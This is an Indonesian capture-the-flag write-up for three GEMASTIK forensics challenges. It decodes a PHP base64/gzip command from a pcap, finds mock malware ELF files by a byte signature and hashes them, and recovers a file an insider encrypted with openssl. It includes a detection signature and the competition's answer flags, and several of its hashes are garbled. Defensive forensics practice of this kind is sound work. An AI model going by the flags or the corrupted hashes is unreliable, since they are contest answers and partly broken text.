
100

Suatu hari Anda mencurigai ada sesuatu yang aneh pada server milik Anda. Sepertinya ada yang mencoba melakukan penyerangan.


Untungnya, Anda selalu merekam paket jaringan menggunakan tcpdump. Paket jaringan yang terekam ada banyak sekali. Anda pun memilah-milahnya sehingga Anda mendapatkan potongan data paket jaringan yang dicurigai mengandung informasi

mengenai serangan yang dilakukan.

1. Didapatkan file pcap. Setelah dianalisa user tersebut melakukan sebuah command execution



2. Fungsi tersebut melakukan base64_decode lalu gzuncompress.
3. Setelah dicari-cari terdapat sekumpulan string base64



4. Buat script sederhana untuk mendecode

```
<?php
$text =
```



```
"ejxLTc7IV3B39XUMDvH0ri4yNsmJzzMuiU9Myc3Mi09OzltPzEvMqaxKjU8sKUIMzo5PK8r
PjU8pzS2oVbBT0C/JLdBPT81NLC7JzNYrqSgBAGIIHSE=";
echo gzuncompress(base64_decode($text));

?>
```

5. Jalankan script php sederhana tersebut. 6. 6.

6. Didapatkan flagnya



FLAG: GEMASTIK{r34l_n3t_admin_can_analyze_attack_from_dump}

Malware Scanning

Malware Scanning

125

Selain menggunakan antivirus, pencegahan serangan Malicious Ware (Malware) juga dapat dilakukan dengan menggunakan Network Intrusion Detection System (NIDS) sehingga Malware akan dicegah sebelum ia sempat masuk ke dalam komputer melalui jaringan.

Tugas Anda kali ini adalah melakukan scanning terhadap paket data jaringan yang sudah terekam. Diketahui bahwa dari sekian banyak executable file ELF Linux yang terunduh dan melewati jaringan, ada beberapa Malware jenis baru yang juga terunduh. Ciri-ciri dari Malware ini adalah mengandung bytes "CA FE BA BE 13 37 BE EF".

Temukan Malware tersebut dan hitung MD5 Checksum-nya. Masukkan seluruh MD5 Checksum dari file ELF yang merupakan Malware dipisahkan oleh baris di <http://52.76.183.127>.

Paket jaringan dapat diunduh melalui tautan di bawah.

<https://drive.google.com/file/d/0B-sUzED2jbOyYkZPNUVSU3k4SFU/view?usp=sharing>

Notes:

Malware di sini bukanlah malware yang sesungguhnya.

1. Diberikan sebuah file pcap lalu filter dengan hex yang sudah diberikan

Filter: frame contains CA:FE:BA:BE:13:37:BE:EF Expression... Clear Apply Save						
No.	Time	Source	Destination	Protocol	Length	Info
691	18.242209000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]
997	19.728364000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]
3522	62.854348000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]
4532	81.490914000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]
5185	90.840024000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]
6035	105.429797000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]
6507	113.685646000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]
6857	119.251760000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]
7074	122.217866000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]
9833	170.390768000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]
12028	207.125189000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]
13076	225.057837000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]
15719	268.974707000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]
16071	275.804099000	103.43.46.178	192.168.0.107	TCP	1514	[TCP segment of a reassembled PDU]

2. Extract seluruh file ELF yang ada di paket tersebut dengan tshark. Didapatkan 33 file ELF.

```
h@hackerbox: ~/Desktop/BOIANT CTF/test
$ ls -lah
total 684K
drwxrwxr-x 2 hrdn hrdn 4,0K Agu 13 22:47 .
drwxrwxr-x 7 hrdn hrdn 20K Agu 13 22:46 ..
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 22:50 1
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:25 10
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:27 11
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:29 12
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:32 13
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:34 14
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:35 15
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:37 16
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:38 17
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:39 18
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:40 19
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:01 2
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:41 20
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:43 21
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:44 22
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:45 23
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:47 24
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:48 25
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:52 26
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:53 27
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:54 28
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:56 29
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:03 3
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:57 30
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:59 31
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 17:01 32
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 17:05 33
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:08 4
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:09 5
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:12 6
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:15 7
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:20 8
-rw-rw-r-- 1 hrdn hrdn 9,2K Agu 13 16:22 9
```

```
3. hrdn@hackbox ~/Desktop/BOTANI CTF/test
$ md5sum * | cut -f1 -d' '
59feefc7108cbe89dba7f8bfefb965c35
e48d0a9be461ff602ebf76d989e7a440
ee361a9d15fac7d263d9956866074101
f04dc9d1277095b7fd2da1d70c831bba
ebe5ec185d6f2255929300015d2bad80
d9bb7c8eec21290d41268559a796c5c3
9185a555168ff9256e24083ec6fbbf81
7928cd7e3666c3407ab3d34bf0372b1c
c995ac74749658865e7dd60a68e44c30
cf8923e833a17c53d6fb606ddad93d93
e149149022f365b02045997592ad8885
74b765ebb5b28c9c65738569144fce04
99c13e490315f04afd00a1b7790d02f7
dad18b15940695877a6ec4e5d3c57e69
6537662f2946fc5f0d1ee67aee7fb3b8
574025adbef f40a0d5f0e2d0ec8dd5e6
e31c3e6ab1be760208ce726ee39b124e
7a39966d85a030f3660d69e5237f5744
8917a68938595ee19fe843e4fa499dc7
26aee7d9ae165c354deb210cfa1c36e8
817e76b02ffbb46b81a4d74b7c82152e
885732a6fabefe8dd5a0d124b35f80c8
5c36fe4ea133f330f102531032e88618
97f5593d5bc91bc3bad4beeb0ce2f5b2
904be3b74318aafa38fac4047dc53b39
e8b1fad9e4335f009d8d132fefaa5c11
f1c70ec17b3792ee817ba65a9856eac4
20293e51619cd138326915f75d5dc438
20293e51619cd138326915f75d5dc438
0ce0a69f6d03704b656268c2d629e21d
c80cafc724506d7fb7a2b8bd6ba44d35
bb060f74bc82a855fb463ffbf ff44ccd
e2d9e45e41c62b4026bbf12193ee1182
```

Cari md5sumnya lalu submit ke website yang disediakan

```
← → ↺ 🏠 52.76.183.127/check.php
GEMASTIK{g00d_c0d3r_can_s0lv3_th15_f45t}
```

FLAG: **GEMASTIK{g00d_c0d3r_can_s0lv3_th15_f45t}**

Insider Threat


Insider Threat

150

Insider Threat atau ancaman orang dalam adalah bentuk ancaman keamanan dengan risiko yang sangat tinggi terutama bagi perusahaan-perusahaan besar. Berbagai kasus data leak ataupun pencurian data berharga sering kali dilakukan oleh orang dalam perusahaan sendiri.

Suatu hari Anda diminta untuk menganalisis paket jaringan pada server suatu perusahaan karena data rahasia mereka sepertinya baru saja dicuri oleh orang dalam. Temukanlah informasi mengenai bagaimana orang tersebut bisa mendapatkan data rahasia. Flag ada di dalam data rahasia tersebut.


1. Didapatkan sebuah file pcap.
2. Setelah dianalisis terdapat sebuah command bash




3. Diketahui si root tersebut mengencrypt secret.pdf ke encdata

openssl des3 -salt -in secret.pdf -out encdata


4. Didapatkan encdata yang terencode base64. Saya decode dan dijadikan file encdata




6. Cari file yosemite.jpg yang mengandung file test hasil enkripsi. Diketahui file test ini berada setelah string 'data', extract data tersebut menjadi binary dan didapatkan file test



7. Decrypt file test lalu didapatkan sebuah password yang merupakan password dari encdata



8.



GEMASTIK{nice_k3p0_skill_dude}

FLAG: GEMASTIK{nice_k3p0_skill_dude}